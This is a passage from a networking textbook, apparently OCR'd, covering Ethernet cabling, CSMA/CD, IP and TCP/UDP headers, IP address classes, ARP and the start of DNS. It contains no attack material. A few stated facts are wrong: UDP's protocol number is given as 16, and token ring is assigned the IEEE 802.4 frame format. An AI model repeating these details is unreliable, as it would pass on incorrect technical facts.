


Fig. 5.11 Thin Coaxial Cable Ethernet

10BaseT (Twisted-pair)

A new system of wiring pattern and interfaces has been used to avoid the difficulties associated with the maintenance of the coaxial cable. The 10BaseT system specifies ethernet over Unshielded Twisted-pair (UTP).




Fig. 5.12 Twisted Pair Ethernet

The 10BaseT operate at 10 Mbps over the twisted-pair of wires. The system supports 100 meter long segments using the voice grade, i.e., at least category 3 twisted-pair. Depending upon the quality of the wire, the maximum segment length may be shorter or longer. For example, the category 5 UTP can have a segment length of up to 150 meters. The better quality category 5 cables, connectors, and termination devices not only work well for 10BaseT but can also carry the signal for the 100 Mbps ethernet systems.

The 10BaseT system supports the physical star topology. The end–points of the link segments, Cat–3 or Cat–5 UTP cable, are made up of RJ–45 plugs. The ethernet interface in the computing device has a built-in internal MAU and RJ–45 socket for connecting an end of the link segment. The system uses a special device called 'Hub' for connecting the other end of the link segment. These hubs are available in the range of 4 to 24 ports, in the market. A 16 port hub interconnects 16 ethernet interface cards of computing devices at the other end of the link segments, emanating from these 16 ports. The devices connected to a hub at a central point resemble a physical star. The hubs can be cascaded together to interconnect a larger number of devices in the local area network. Since all the devices are connected to a hub, in case of loose connections if the wire breaks, only the devices connected on that wire have effected, the rest of the network continues to perform normal operations.

10BaseF

The optical fiber based system for ethernet, referred to as 10BaseF, uses light pulses for signaling. The light based transmission in the optical fiber cable offers better insulation from electrical and magnetic interference. The 10BaseF system operates at 10 million bits per second rate and the suffix F stands for the fiber optic media. The system, like 10BaseT, often uses the physical star topology. The 10BaseF alternative is quite expensive and is usually used for backbones and inter-building connectivity. Usually, a multimode fiber optic cable with a core of 62.5 micron and a cladding of 125 micron is deployed, as it is relatively cheaper than the single mode fiber cable. Two strands of fiber, one for transmitting and other for receiving the data, are used in a single connection segment.

Since the system is utilized for desktop to repeater connectivity, and backbone connectivity or passive connectivity to a star coupler, there are three variations of the 10BaseF systems. These variants define three new and different specifications, 10Base–FL (which modifies the old FOIRL, spanning 1 kilometer), 10Base-FB, and 10Base-FP. The 10Base-FL specifies a repeater to desktop link; 10Base–FB specifies a backbone or repeater to repeater link; 10Base-FP specifies a passive optical link connection, based on a star coupler device. The maximum segment length for both 10Base-FB and 10Base-FL is 2 km, while the maximum segment length for 10Base-FP is 1 km. The longer spans covered by a single link segment permits the network formation of the distant devices. Also, as the fiber optic cable can operate at much higher speeds than 10 Mbps, the backbone can be upgraded to 100 Mbps simply by connecting it to 100 Mbps devices such as hubs.

Media Access Layer Protocol

The physical system interconnects the ethernet interface of various constituent computing devices of the local area network. The ethernet channel is shared amongst multiple independent computing devices, each competing for use of the channel. The ethernet interface has a set of rules embedded in it to ensure smooth operation and arbitrate the fair sharing of the channel. Also, all the computing devices connected on network have to follow an agreed upon format for the smooth exchange of data among them. The set of rules that enable the smooth and fair sharing of channel in the ethernet is the CSMA/CD with binary exponential backoff protocol, and the data format used for exchanging information is called the ethernet frame. All the devices connected on the ethernet get equal access and can have an equal right to send frames on the channel.

The frame (Fig. 5.13) is made up of several fields. Each frame starts with a 7 byte long preamble, consisting of the bit pattern 10101010, to synchronize the sender and receivers, followed by a one byte long start of frame pattern, 10101011. Other fields include destination and source address fields, length of the data field, a variable size data (0 to 1,500 bytes of data), a pad field (0–46 bytes) to ensure the minimum frame length of 64 bytes and checksum to ensure that the frame has arrived intact.

Preamble	SOF	Destination Address	Source Address	Length	Data	Pad	Checksum

Fig. 5.13 IEEE 802.3 Frame Format

The source address and destination address fields in the frame are 48-bits long. The source address field carries the 48-bit address stored in the interface of the sender device, while the destination address contains the 48-bit address of the device to which the frame is transmitted. All ethernet interface addresses are unique and administered by IEEE. Each Network Interface Card manufacturer applies to IEEE to get the first 24-bits Organizationally Unique Identifier (OUI) assigned to it. In turn, it manufactures a interface card by generating its own 24-bit long serial number and appending it to the assigned first 24-bits. This unique 48-bit address serves as the hardware of the Media Access and Control layer address. Pre-assignment of the unique 48–bit address to each ethernet interface by the manufacturer, simplifies the setup and operation of the network. This approach simplifies the issue of assigning and managing addresses in large local area networks.

Since local area networks rely on broadcast mechanisms for transmission of data frames, all frames transmitted on the shared channel are available to every ethernet interface. The interfaces examine the destination address field of the frame and compare it with their own address. Although all the interfaces examine the address, only the interface with the same address as that of the destination field of the frame receives the frame in entirety and delivers it to the networking software. All other network interfaces stop reading the frame on finding out that the destination address of the frame does not match their addresses. The only exception being, broadcast and multicast addresses, i.e. the frame with the destination address of all 1's is received by all the interfaces.

For a fair arbitration of the shared channel and to ensure that the transmitted frames are not garbled, ethernet uses the Carrier Sense Multiple Access with Collision Detection (CSMA/CD) protocol, described earlier. The ethernet interface senses the shared channel, prior to sending the frame, and starts transmissions only if the channel is idle. It takes a finite amount of time for a signal to reach the systems at the other end of the channel. Therefore, two interfaces may sense the channel and conclude that there is no carrier on the channel. As a result, both devices may start transmitting frames simultaneously. The collision detection circuitry of the interface senses the collision of signals and stops the transmission. The unsafe interval depends upon the time it takes for the signal to propagate between the two farthest interfaces, called propagation delay. The round trip takes twice the time of propagation delay, and a transmitting interface can be sure that it has seized the channel only after the round trip time. In case of frame collisions, all stations are notified of the event. The senders are responsible for retransmitting the frames. In the ethernet system, time is divided in discrete slots of maximum roundtrip time. If the stations sense the channel immediately after collision for re–transmission, they may get into lock step. To avoid the lock step, the protocol uses a binary exponential backoff algorithm. After the first collision, the stations involved in the collision pick from between 0 time slot or 1 time slot and wait for the period, prior to attempting the retransmission of the frame. After the second collision, the stations chose between 0,1,2,3 time slots and wait prior to attempting the transmission again. In general, on K^{th} consecutive collisions, the stations select a period between $0–2^{K–1}$ time slots for wait prior to attempting the retransmission. After ten collisions, the randomization interval remains frozen between 0–1023, and attempts are made up to 16 collisions. After 16 consecutive collisions for a given transmission, the interface discards the ethernet frame. The ethernet system is a best effort delivery system, it makes an attempt for 16 tries and as a result under extremely loaded or broken channel situations the frames may get dropped. Thus, the higher level protocol at the sender has to ensure that the data is received accurately at the destination. The higher layers accomplish the reliable data transport service by using the sequence numbers and acknowledgment mechanisms in the packets, that are injected into LAN by them.

WIDE AREA NETWORKS

A wide area network (WAN) is made up of a collection of interconnected machines spanning a large territorial area. A wide area network has no upper limit of the distance it can span and thus the machines located in different countries and continents can communicate with each other. The wide area network relies upon the point to point interconnection for exchanging information between machines. The wide area networks have host machines connected to switching nodes that are part of the communication subnet. The transmission, originating at any of the host nodes, is routed through one of the switching nodes. These nodes examine the source and destination on the packet in order to determine the possible output line. The switching node places the packet on one of the output lines that lead toward the destination. A host node trying to send a message to another host node connected on the WAN accomplishes the operation thorough the use of the communication software stack. One layer of the software splits the message into multiple packets with the source, destination and sequence numbers marked on them. These packets are then injected into the network via the switching node. The switching node, also known as router, places these packets on appropriate outgoing lines, leading toward the destination node, depending upon the availability and traffic congestion. Various component packets may follow different routes and thus may arrive out of sequence at the destination node. The communication software stack at the destination host may put it in sequence and deliver the message in the original form to the application running on the host. The process of managing end to end communication at the application level is quite cumbersome. In order to simplify the task layered software architecture is utilized.

Various WAN architecture have different number of layers, functions associated with each of these layers and formats for packets. The International Standards Organization (ISO) proposed a seven layer model to interconnect open systems and form a wide area network, the model is often referred to as a Open Systems Interconnection (OSI) Reference Model. Another model that evolved from the effort to form computer networks for the Advanced Research Project Agency (ARPA), known as ARPANET, later came to be known as the TCP/IP Reference Model. The ARPANET was a research project funded by the department of Defense that interconnected hundreds of computers located in various universities and research organizations using the existing switching infrastructure of telephones. Later newer transmission media such as satellite and radio communication and digital transmission lines were added, speeding up the performance of the network. With the addition of a newer physical communication channel, the original protocols of the ARPANET were found inadequate. The newer architecture that is capable of internetworking devices connected through various media and communication mechanisms was developed. The new architecture capable of seamlessly interconnecting multiple networks is named after the two fundamental protocols Transmission Control Protocol (TCP) and Internet protocol (IP). We shall discuss its architecture in greater detail in the following sections.

INTERNET

The ARPANET protocol, after adoption of TCP/IP, was capable of interconnecting and communicating across multiple networks. With the popularity of ARPANET and the associated benefits that emanated to the academic and scientist community, the number of networks and hosts grew exponentially. In 1984, National Science Foundation (NSF) of USA established a backbone connecting six supercomputer centers and around twenty regional networks that provided connectivity to university campuses. Adoption of the TCP/IP reference model made it easier to interconnect the ARPANET, NSFNet, Space Physics Analysis Network (SPAN) of NASA, High Energy Physics Network (HEPNet), European Academic and Research Network (EARN), and BITNET. The early backbone of the internet was formed by the ARPANET backbone and that is why many times confusion exists between ARPANET and internet.

Today, the internet is characterized by the TCP/IP Reference Model, the unique addressing scheme, called IP Address, and the Domain Naming System that makes it possible to uniquely address every host connected on the internet. A machine is said to be on the internet, if it has an IP address, runs TCP/IP software and can exchange IP packets from all other machines on the internet.

TCP/IP REFERENCE MODEL

The TCP/IP reference model, shown in Fig. 5.14, consists of four layers. The host–to-network access layer, internet layer, the transport layer, and the application layer.

Host-to-Network Access Layer

The TCP/IP model was developed to operate over multiple local and wide area networks. Each constituent network, interconnected through the TCP/IP, may utilize different protocol packets and may transmit them over variety of physical media. Various underlying networks such as ethernet, token ring network, FDDI and X.25, although, have their own data link and physical layer uses a specific protocol packet. For example, ethernet has IEEE 802.3 frame format and token rings have a IEEE 802.4 frame format. The function of this layer is to ensure that the packets inserted by the IP layers are exchanged transparently. This implies that on the ethernet, the frame may carry an IP packet as a payload (in the data field of the frame). The IP layer runs on either existing networks or on modems on dial–up lines. In the second option, home PC users dial up the Internet Service Provider (ISP) and use the service. Home PC users can dial up the ISP's computer and log on to an account using the ISP provided users id and password and they can access the timeshared services by typing the operating system commands or running the programs. This service is also known as the shell account service. Alternatively, the home PC user can dial up the ISP's router and run a TCP/IP layer on its own PC. The TCP/IP stack on the PC can communicate with the router as a regular internet host and utilize full-blown internet access and services. For making the home PC (running TCP/IP) an internet host the IP layer has to be able to exchange IP packets with all other internet hosts. Unlike the TCP/

IP running over other networks, the dial-up line does not offer data link layer services such as framing and error control.

The layer has two important protocols that are important in a dial up environment for providing data link layer functionality to ensure that the IP layer is able to exchange packets with other hosts. These two protocols are Serial Line IP (SLIP) and Point to Point Protocol (PPP). SLIP was the first protocol to support data link services on the dial-up lines. It uses the raw dial-up line and sends IP packets by framing them. The framing is done by putting a special byte long flag (0 × C0) at end of the packet to mark the end of a frame. It uses character stuffing to replace the flag byte by another sequence, if it occurs inside the IP packet. SLIP was soon replaced by PPP as it did not support any form of error detection and correction. Also, each side is required to know the other's IP address in advance as it does not provide for dynamic IP address assignment during the setup time. There is no provision for authentication in SLIP; hence neither party really knows whom are they talking to. The Internet Engineering Task Force (IETF) devised a new data link protocol for the point to point lines for addressing these problems. The new protocol has a frame format, known as PPP frame, that can carry multiple types of protocol packets. The PPP also addresses the issue of dynamic IP address assignment at the setup time, error correction and detection and also supports authentication.




Fig. 5.14 TCP/IP Reference Model

Internet Layer

The internet layer provides all the same functions, which are assigned to the network layer of the OSI seven layer model. The internet layer is the key layer that glues the whole TCP/IP architecture together by providing it with the capability to exchange its packets over various other networks. The layer accomplishes the task through a key protocol—Internet Protocol (IP). The protocol is based on a connectionless packet switched environment. It takes care of the addressing and routing of packets by providing them with a common name and address space across a variety of networks whose services it operates.

The internet protocol offers unreliable datagram (connectionless) service across the internet, as it does not guarantee delivery nor does it inform the sender about lost or damaged packages. The internet protocol exchanges packets in a format often referred to as IP packets or datagrams (Fig. 5.15). The protocol injects IP packets into the network, where they travel independent of each other following the routing support provided by the protocol. It is possible for packets, injected by the source IP, meant for the same destination to follow different routes (possibly networks) and thus may be delivered out of sequence. At times the packets may even be lost or damaged. It is the responsibility of the upper layers to rearrange the packet in sequence and build reliability into the delivery.

The packet contains important information including the routing and addressing. The protocol packet header information is briefly described here.

<table>
<tr><td>4-bit version</td><td>4-bit IHL</td><td>8-bit Type of service</td><td colspan="2">16-Total Length</td></tr>
<tr><td colspan="3">16-bit Identification</td><td>4-bit Flags</td><td>12-Fragment Offset</td></tr>
<tr><td colspan="2">8-bit Time to Live</td><td>8-bit Protocol</td><td colspan="2">16-bit Header Checksum</td></tr>
<tr><td colspan="5">32-bit Source IP Address</td></tr>
<tr><td colspan="5">32-bit Destination IP Address</td></tr>
<tr><td colspan="4">24-bit Options</td><td>8-bit Padding</td></tr>
</table>

Fig. 5.15 Internet Protocol Packet Header Format

The 'Version field' identifies the IP version of the packet the current version 4 is denoted by 0100 in the field. In the case of IPv6 packets the field contains 0110. The header length of the IP packet is not of fixed size. It varies with the options appended at the end of the header and just prior to the data. The IHL field contains the length of the header in terms of 32-bit words. The value of 5 (0101) means that the header is 20 bytes long and the maximum number the IHL can contain is 15 (1111). Thus a header can have a maximum length of 60 bytes. The 'Type of service' field is usually not used in the IPv4, but is meant for requesting the kind of service desired from the subnet. The first three bits are used for the precedence of delay, throughput and reliability desired, thus guiding the routers in making a choice of high throughput and high reliability links from amongst the others. The vast majority of current routers completely ignore this field. The 'total length' field contains the length, of the entire packet including the header, in bytes. The maximum length of an IP packet is limited to 65535 bytes. The 'Identification' field is inserted, by the source machine to ensure that the destination machine will be able to identify all the fragments of a datagram, in case it was split into multiple fragments while travelling on the internet. The Flags field has a bit called DF which when set in indicates that the packet should not be fragmented, as the destination may not be in a position to reassemble the fragments. Another bit flag MF when set indicates that there are more fragments of the packet; the last fragment has the flag off, indicating all the fragments have arrived. The 'Fragment Offset' field contains the position of the fragment in the original packet and the first fragment has the offset value of zero. The TTL or Time-to-Live field contains a value of 0–255. Each router decrements the value by one as it puts it on the next hop. When the value hits zero, the packet is dropped from the network. The IP packet contains the payload (data portion) in a higher layer protocol packet. The 'protocol' field indicates the protocol packet type of the higher layer, that is being carried as data. Possible types (values) include ICMP(1), TCP(6) and UDP(16). The complete list of numbers can be found from the RFC 1700 or IANA's list of protocol numbers. The 'Header Checksum' field contains the checksum value for the header portion only. On receiving the packet the checksum is computed for the header portion, at the destination, and compared with the value stored in the field. In case of mismatch it indicates that the package header is damaged. The 'Source and destination address' fields carry a 32-bit address made up of two components the network identifier and the host identifier. The source and destination addresses are unique addresses assigned to machines on the internet. The addressing scheme will be discussed further in later sections. The various options that can be set in the packet header, include sender specified routing information and security level. Various available options can be found in IANA's list of IP option numbers.

IP Addressing

All the hosts connected on the internet have an officially sanctioned address. The address is assigned to the network interface of the host. It implies that a host with more than one network interface will require more than one address. Although, the term host address in commonly used, in the true sense it is the interface address. The IP address is 4 bytes (32 bits) long and is written in a dotted decimal notation. Each byte can contain the number 0–255, thus contents of all the four bytes can be written in decimal form. In the dotted decimal format, each of the four bytes is written in decimal form, separated by periods. For example, the IP Address 10000001 10000000 00000100 00000101 can written as 129.128.4.5 in dotted decimal notation.

For routing purposes, the IP address has been further divided in two components. The first component carries the network identification information, while the second component specifies a host identifier with the network. All hosts on the same network are required to have the same network identifier and a unique host identifier. The scheme simplifies the routing table information that needs to be loaded and maintained by routers. In the absence of the two components based scheme routing tables will grow to unmanageable sizes, leading to a long look up time to find out which line the router should direct a packet through. In two component schemes, routers focus on sending the packet to the correct network, identified by the network identifier. The final delivery to the unique host within the same network is taken care of within the network specified by the network identifier. The entire IP address space specified by the 4 bytes has been divided into five classes. These classes denoted as class A, B, C, D, and E, define a network of varying number of hosts. For example, a class A network can have 16,777,214 unique hosts and a class B network can have 65,534 unique hosts in it. The classes of the network can be identified quickly by examining the first few bits of the IP address. The class A network address has the first bit of IP address set to '0', class B has the first two bits as '10', class C has the first three bits as '110', class D is identified by '1110' in the first four bits and finally, the class E contains '11110' in the first five bit positions of the IP address.

Class

A	0	7-bit Network Id	24-bit Host Identifier
B	10	14-bits Network Id	16-bits Host Identifier
C	110	21-bits Network Id	8-bits Host Identifier
D	1110	28–bit Multicast Address	
E	11110	Reserved for Future Use	

Fig. 5.16 IP Address Classes

With the 7–bits in class A for network identifier 128 distinct networks are possible. The values 0 and 255 have special Identifier meaning. The IP address with 0 as the network identifier is used to refer to the current network while the IP address 0.0.0.0 is used by hosts at booting time. Also, the address consisting of all 1's are used for broadcast purposes. The 127.x.x.x addresses are used for the loopback testing, thus leaving only 126 distinct class 'A' networks. The number of available networks and hosts in each class is as follows:

Class	Number of Networks	Number of Hosts/Network
A	126	16,777,214
B	16,383	65,534
C	2,097,151	254

All the machines on one network have the same network identifier, irrespective of the class of the network. The routers interconnect various networks and switch traffic packets between networks.

Message Preparation and Framing

The IP layer is operated on the top of existing networks, each one with their own data link layer and associated addressing scheme. The underlying networks themselves are not aware of the IP addressing. These different networks are interconnected together through the IP addressing mechanism. Internet protocol utilizes the existing data link layer of networks by mapping the data link layer addresses with the IP addresses, encapsulating the transport (upper) layer message into IP packets and then creating data link frames in the underlying network format. The original message, encapsulated as the IP packet and finally framed in the physical networks format, travels smoothly on the existing network.

The upper layers running TCP or UDP may try sending messages larger than the frame sizes permitted by the underlying network. The IP layer fragments these messages into smaller packets so that they can be framed within the size limits of the underlying networks. On the receiving end the IP layer is responsible for reassembling these fragments into original packets, prior to delivering it back to the upper layers. It is this flexibility of IP, to package, fragment, frame, reassemble and map IP addresses to carrier network addresses, that makes it possible to interconnect many different networks.

The data link layer frames an IP packet as payload or data. The IP layer puts in enough information for the data link layer to carry out framing by collecting and passing all the information along with the IP packet to the data link layer, so that it can use its regular framing module to generate the frame. For example, if the IP layer was operating over ethernet, the ethernet will require a 14-byte header and 4-byte trailer consisting of a cyclic redundancy code. The header consists of a 6-byte ethernet source, 6-byte ethernet destination address and a 2-byte type field. The IP layer sends a packet to the ethernet framing module along with the ethernet address of the source and destination with the field value implying that the payload data is an IP packet. The ethernet frame creation module uses these parameters to set the header fields, places the IP packet in the data field, computes the checksum and transmits it on the broadcast channel. The IP layer require the ethernet address of the destination machine, when operating over ethenet, even if it is familiar with its IP address. The IP address space can be set by the user, while the Ethernet address remains fixed with the network interface. Similarly, any physical network whose data link layers are being utilized by the IP layer for packet exchange has its own address space. The issue that requires to be addressed is a mechanism through which the IP layer can dynamically map the IP address to the physical address of the interface. The task, in the broadcast based physical networks, is accomplished by an internet support protocol, called Address Resolution Protocol (ARP).

Address Resolution Protocol

The address resolution protocol provides the mechanism for determining the data link layer address of any IP address in a broadcast based network. If two devices connected on a local area network want to communicate with each other at the application level, using TCP/IP, then the applications may set up a TCP connection for exchange of messages. The TCP messages injected into IP layer travel on the underlying local area network. The underlying network in this case has its own data link address. Thus, the IP packet has to be framed in the local area network frame format, using the data link addresses of that layer for the delivery.

The IP layer maps the IP address to the data link layer address, using the ARP. The protocol uses a special request packet. The packet contains the ARP request code, data link layer (DLL) type, network type, the IP address and the DLL address of the sender, and target IP address of the machine whose DLL address is desired. The ARP packet is framed in the data link layer's format. In the case of ethernet, the frame header contains the ethernet address of the sender as the source address and the broadcast address (all 1's) as the destination address. The frame is broadcast on the local area network. Each interface on the local area network receives and processes the request. The machine that owns the

IP address specified in the target IP address field of the ARP packet, frames a reply to the source DLL address by filling the target data link layer field and sending it. The IP address mapping request is broadcast to all the machines connected on the network, but the reply is marked to the sender of the ARP request. All such translations are cached at each machine interface to improve efficiency. To address the problem of out of sync caches, anytime a new machine comes up on the network or an IP address is changes, a new ARP packet containing the IP address and corresponding ethernet address is broadcast, causing all caches to be updated with the latest information.

Transport Layer

The objective of the transport layer in the TCP/IP model is to offer efficient service for carrying out communication between hosts on the internet. It uses the internet layers IP service for exchanging information between any two internet hosts and offers the applications the services of establishing connection oriented communication or the connectionless exchange of information. The transport layer of the TCP/IP model supports two protocols—Transmission Control Protocol (TCP), for providing a reliable, connection oriented byte stream service; and User Datagram Protocol (UDP), for providing connectionless, unreliable but faster service. Both of these protocols are built on the Internet Protocol, which is a connectionless unreliable protocol.

Transmission Control Protocol (TCP)

The TCP supports a reliable delivery of a byte stream between two end points, over an unreliable network. In this protocol, two entities trying to communicate with each other establish a connection. The connection is established by creating communication end points, also known as sockets. The socket address consists of two components—the IP address and a 16-bit number, called port. A port is a transport layer service access point. The connection is established between the two sockets of the peer machines, using the service primitives of the TCP. The TCP connection is point-to-point and full duplex, ensuring that the traffic can move in both directions simultaneously. Once the two machines have established a connection through sockets, the byte stream can be transmitted from one end point to another end point.

The connections in TCP support a byte stream rather than the message stream. In the message stream, if one entity writes four messages that are 256 bytes long, the receiver will receive four messages. In the byte stream the four blocks of 256 bytes sent may be received as four blocks of 256 bytes, 2 blocks of 512 bytes, or 1 block of 1024 bytes. The receiver is in no position to detect the message or the packet boundary. Instead, it receives continuous sequence of bytes that can be read. The TCP connections behave very much like UNIX pipes as far as byte stream is concerned.

The data sent by the upper layer (applications) is formatted as a TCP packet. The protocol may buffer the data till it reaches an adequately efficient size or may push the data immediately by preparing a TCP packet and handing it over to the IP layer. The TCP packet is shown in Fig. 5.17.

<table>
<tr><td colspan="2">16-bit Source Port</td><td colspan="2">16-bit Destination Port</td><td></td></tr>
<tr><td colspan="4">32-bit Sequence Number</td><td></td></tr>
<tr><td colspan="4">32-bit Acknowledgment Number</td><td></td></tr>
<tr><td>4-bit Offset</td><td>reserved</td><td>6–bit Flages</td><td>16-bit Window</td><td></td></tr>
<tr><td colspan="3">16–bit Checksum</td><td>16-bit Urgent</td><td></td></tr>
<tr><td colspan="4">(0 or more) 32–bit Options</td><td></td></tr>
<tr><td colspan="4">Data</td><td></td></tr>
</table>

Fig. 5.17 TCP Packet Format

The TCP packet consists of the 16-bit 'source port number' and 'destination port numbers' that identify the local end points. The 'sequence number' specifies the relative byte offset of the first byte of the packet in the current message stream. The 'acknowledgement number' specifies the next expected byte. The 'offset field' contains the length of the TCP header, as the header can have a variable number of options at the end of the header. In other words, the field provides the starting position of the data in a TCP packet. The 'reserved' field (6 bits) is made up of bits that are not in use. The flags field contains 6 one bit flags containing various directives for the TCP packet. For example, the URG flag is used to indicate the byte–offset contained in the 'urgent' field and provides the position of urgent data. The ACK flag, if set indicates that the packet carries a valid acknowledgement number. Similarly the PSH flag, if set indicates that the data should be pushed immediately on to the network rather than buffered to larger packets for the shake of efficiency. The 'window' field is used for flow control and buffer management. The 'checksum' is used for facilitating error correction and detection. The urgent field contains a byte offset, indicating the first byte of the urgent data for processing. The 'options' field contains additional information, not part of standard header. The additional information may contain segment related options or maximum size of security that TCP receive can process.

The sender TCP entity may split the incoming message stream from the application into multiple packets. These TCP packets are handed over to the connectionless IP layer for delivery at the other end. The component packets, at the IP layer level, may follow different routes for the same stream and as a result may be delivered out of the sequence by the IP layer to the TCP layer at the receiver. Also, some of the packets may be lost or damaged during transmission. The TCP layer is responsible for putting them back in the original sequence, re-requesting for lost and damaged packets and delivering the message stream to the receiving application in the original form. From the application's point of view, TCP offers a reliable connection oriented byte stream service over an unreliable network. Although at times it may result is slower delivery TCP is a preferred protocol for applications where reliability is essential.

User Datagram Protocol (UDP)

This protocol supports a connectionless packet delivery from a source to a destination unlike TCP which requires establishing a connection prior to attempting any exchange of information. At times, it may be preferable to have quick exchange of information between two peers without going through the complexities and overheads associated with a TCP communication mechanism. The user datagram protocol facilitates quick packet delivery between hosts using almost raw IP packets. The UDP packet format is shown in Fig. 5.18.

16–bit Source Port	16-bit Destination Port
UDP Length	UDP Checksum

Fig. 5.18 Format of UDP Packet Header

The UDP packet has a fixed length header of 8 bytes. The first 2 bytes (16 bits) contain the source port number and the second 2 bytes carry the destination port number. The UDP length contains the length of the packet in bytes, including both the header and data. The checksum field carries the computed cyclic redundancy code, the receiver computes again for the received packet and compares it with the transmitted checksum. A mismatch in the two implies that the package has been damaged during transition. The UDP header carries only the port numbers as additional information so that the delivery can be made to the appropriate application listening at the destination port. It relies on the IP layers best effort delivery. It does not support acknowledgement service and thus offers no guarantee of reliable delivery. The packet has a much smaller header compared to the TCP and as it does not worry about sequencing of packets, the delivery of packets to the application tends to be comparatively faster. Since UDP is an unreliable protocol, the packets may be lost, arrive out of sequence or damaged, the responsibility of ensuring any degree of reliability falls on the applications themselves.

In client–server applications, the client makes a request and waits for the response. In many applications the request and response may be a single UDP packet. The client who has made a request waits for the response, if response doesn't arrive in time, the client times out and resubmit the same request. In many other applications such as delivery of video or audio streams the unreliable but faster delivery may be preferable to TCP. If a video was being streamed on a screen through TCP a missing or delayed packet situation can force all other packets to be held up till the sequence is completed, forcing a reliable and faithful yet a jerky viewing of the video stream. On the other hand, a single missing packet would mean a loss in video quality, but would provides a continuous and smooth viewing experience. In all these applications, UDP offers a better performance and UDP is also useful in simultaneous broadcasting of messages to multiple receivers, as it has no notion of connection.

Application Layer

The transport layer protocols of the TCP/IP reference model also support a programming interface, thus, making it easier to build distributed application, using the client server and peer-to-peer communication paradigm. The application layer of the reference model supports some standard applications. Some of these applications are the remote terminal service or Telnet, the electronic mail or Simple Mail Transfer Protocol (SMTP), Domain Name System (DNS), File Transfer Protocol (FTP), Network News Transfer Protocol (NNTP) and Hypertext Transfer Protocol (HTTP). The Telnet, an early application, permits users on a machine to log on to distant machines and work on those machines. The file transfer protocol defines a way to move files between various distant computer systems. The Domain Name System is a distributed application that allows mapping of symbolic host names to IP addresses. The Hypertext Transfer Protocol developed in 1989 is the protocol that facilitates the fetching of pages from the world wide web. In fact, the HTTP is the foundation that holds the world wide web together. Some of these protocols are dealt in detail in Chapter 5. An applications that maps symbolic names to IP addresses and makes it possible to communicate with users and machines using the names is Domain Name System (DNS).

DOMAIN NAME SYSTEMS

As we have seen earlier, IP addresses are an essential element of the Internet for determining routes and locating machines. In order to connect to an internet host or to send/receive information from a host, the IP address of the host is required. The IP addresses, a 32–bit binary numbers, even in dotted decimal notation, are hard to remember and work with. For human beings it is natural and easier to remember symbolic names; while for machines it is more efficient to work with the 32-bit binary addresses as they are of a fixed length and compact, take less space in the packet header and are easier to manipulate. In the early years, mapping between symbolic host names and binary IP addresses was accomplished through a ASCII Text file maintained on each system. In ARPANet this information was kept in a file named ‘hosts in txt’. While, in the Unix environments the information is kept in the file called “/etc/hosts.” A designated site maintained the file and all new mapping entries were added in this file. Every night all the hosts downloaded the file. The arrangement worked fine for a group of a few hundred hosts. As the number of hosts began to register growth, the size of the file itself grew and synchronization related issues started giving rise to conflicting translations. It was realized that the scheme will definitely not scale up to thousands and millions of hosts. A new distributed, hierarchical database for supporting the domain based naming was proposed. The domain name system is made up of three components—Name Space, Name Servers and Resolvers.

Name Space

In a constantly changing environment, consisting of millions of hosts, managing the domain name space is a complex issue. In order to manage the dynamic environment the entire name space is organized in a hierarchy. The name space is divided into many top-level generic domains such as com, edu, net, gov, org and country specific domains such as in, jp, nl, za. The top-level domains are further divided into subdomains, which in turn may be partitioned again. An illustrative name space organization is shown in Fig. 5.19. A domain name is read from leaf to root. The rectangular boxes represent the domain and subdomain names, while the elliptical nodes are the names of host machines. Each domain name is read from leaf to the root. The root, a virtual name, it is not added in the path. Thus, the domains of Sun, IBM and IIML are read as sun.com, ibm.com and iiml.ac.in. Domain names are case insensitive, and can be used in small and capital letters, i.e., com and COM imply the same top-level domain. Host names are shown in elliptical shapes, for example kaveri.iiml.ac.in is a host in the iiml.ac.in domain. The host name added to the domain name translates to an IP address and identifies a machine on the internet. It is also called the Fully Qualified Domain Name (FQDN). Each domain controls the creation of subdomains under it, meaning the owner of IN domain will be in a position to create CO and AC subdomains.

